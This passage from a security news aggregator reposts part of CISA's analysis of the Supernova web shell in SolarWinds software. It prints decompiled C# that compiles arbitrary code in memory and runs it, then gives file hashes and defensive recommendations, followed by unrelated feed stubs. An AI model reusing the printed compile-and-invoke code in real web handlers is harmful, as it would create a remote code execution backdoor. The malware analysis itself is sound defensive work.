   CompilerParameters options = new CompilerParameters();
   options.ReferencedAssemblies.Add(“System.dll”);
   options.ReferencedAssemblies.Add(“System.ServiceModel.dll”);
   options.ReferencedAssemblies.Add(“System.Data.dll”);
   options.ReferencedAssemblies.Add(“System.Runtime.dll”);
   options.GenerateExecutable = false;
   options.GenerateInMemory = true;
   string source = codes;
   CompilerResults compilerResults = compiler.CompileAssemblyFromSource(options, source);
   if (compilerResults.Errors.HasErrors)
   {
    // ISSUE: reference to a compiler-generated field
    // ISSUE: reference to a compiler-generated field
    // ISSUE: reference to a compiler-generated field
    // ISSUE: method pointer
    string.Join(Environment.NewLine, (IEnumerable<string>) Enumerable.Select<CompilerError, string>((IEnumerable<M0>) compilerResults.Errors.Cast<CompilerError>(), (Func<M0, M1>) (LogoImageHandler.u003Cu003Ec.u003Cu003E9__3_0 ?? (LogoImageHandler.u003Cu003Ec.u003Cu003E9__3_0 = new Func<CompilerError, string>((object) LogoImageHandler.u003Cu003Ec.u003Cu003E9, __methodptr(u003CDynamicRunu003Eb__3_0))))));
    Console.WriteLine(“error”);
    return compilerResults.Errors.ToString();
   }
   object instance = compilerResults.CompiledAssembly.CreateInstance(clazz);
   return (string) instance.GetType().GetMethod(method).Invoke(instance, (object[]) args);
}
–End DynamicRun Function–

Screenshots

Figure 1 - Screenshot of the modification.

Figure 1 – Screenshot of the modification.

02c5a4770ee759593ec2d2ca54373b63dea5ff94da2e8b4c733f132c00fc7ea1

Details
Name AssemblyInfo__.ini
Size 252 bytes
Type data
MD5 a73fd263da660c56650426eff8299c7d
SHA1 ab9ed07e59e1e284914ad6d6be74a0985dff703a
SHA256 02c5a4770ee759593ec2d2ca54373b63dea5ff94da2e8b4c733f132c00fc7ea1
SHA512 9c65aecd80510244a16335a925b2b3b722d56a1c9fdc06267aee5c576b4346d9e60c03bfbf3c67729c6bd5d0fc3511fb479be5aa662cd322bd2f238129a28bd0
ssdeep 6:cP6SlI9Dol1BnUfKr+2kiRWa6SlI9Dol1Bne:s1qD41hKKr+2NRWa1qD41he
Entropy 3.389300
Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Description

This file contains the following text:

–Begin text–
App_Web_logoimagehandler.ashx.b6031896,0.0.0.0,, file:///C:/InetPub/SolarWinds/bin/App_Web_logoimagehandler.ashx.b6031896.dll
–End text–

Relationship Summary

290951fcc7… Contains c15abaf51e78ca56c0376522d699c978217bf041a3bd3c71d09193efa5717c71
c15abaf51e… Contained_Within 290951fcc76b497f13dcb756883be3377cd3a4692e51350c92cac157fc87e515

Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization’s systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.

  • Maintain up-to-date antivirus signatures and engines.
  • Keep operating system patches up-to-date.
  • Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
  • Restrict users’ ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
  • Enforce a strong password policy and implement regular password changes.
  • Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
  • Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
  • Disable unnecessary services on agency workstations and servers.
  • Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its “true file type” (i.e., the extension matches the file header).
  • Monitor users’ web browsing habits; restrict access to sites with unfavorable content.
  • Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
  • Scan all software downloaded from the Internet prior to executing.
  • Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, “Guide to Malware Incident Prevention & Handling for Desktops and Laptops”.

Contact Information

CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://www.cisa.gov/forms/feedback/

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the CISA at 1-888-282-0870 or CISA Service Desk.

Can I submit malware to CISA? Malware samples can be submitted via three methods:

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on CISA’s homepage at www.cisa.gov.

Revisions

  • January 27, 2021: Initial Version

This product is provided subject to this Notification and this Privacy & Use policy.

Read More

The post AR21-027A: MAR-10319053-1.v1 – Supernova appeared first on Malware Devil.


https://malwaredevil.com/2021/01/27/ar21-027a-mar-10319053-1-v1-supernova/?utm_source=rss&utm_medium=rss&utm_campaign=ar21-027a-mar-10319053-1-v1-supernova

Tuesday, January 26, 2021

Phishing & Malspam with Leaf PHPMailer

Phishing & Malspam with Leaf PHPMailer

It’s common knowledge that attackers often use email as a delivery mechanism for their malicious activity — which can range from enticing victims to click a phishing URL or download a malicious attachment.

To support these activities, attackers seek out tools that assist in the mass sending of malspam (malicious spam) emails from a compromised website. PHP scripts like Leaf PHPMailer are well suited for this task.

Hacktool Analysis: Leaf PHPMailer

Leaf PHPMailer is a PHP mailer hacktool that lets an attacker send out large amounts of malspam emails from a compromised website’s web server.

Continue reading Phishing & Malspam with Leaf PHPMailer at Sucuri Blog.

The post Phishing & Malspam with Leaf PHPMailer appeared first on Security Boulevard.

Read More

The post Phishing & Malspam with Leaf PHPMailer appeared first on Malware Devil.


https://malwaredevil.com/2021/01/26/phishing-malspam-with-leaf-phpmailer/?utm_source=rss&utm_medium=rss&utm_campaign=phishing-malspam-with-leaf-phpmailer

Barbary Pirates and Russian Cybercrime

In 1801, the United States had a small Navy. Thomas Jefferson deployed almost half that Navy—three frigates and a schooner—to the Barbary C...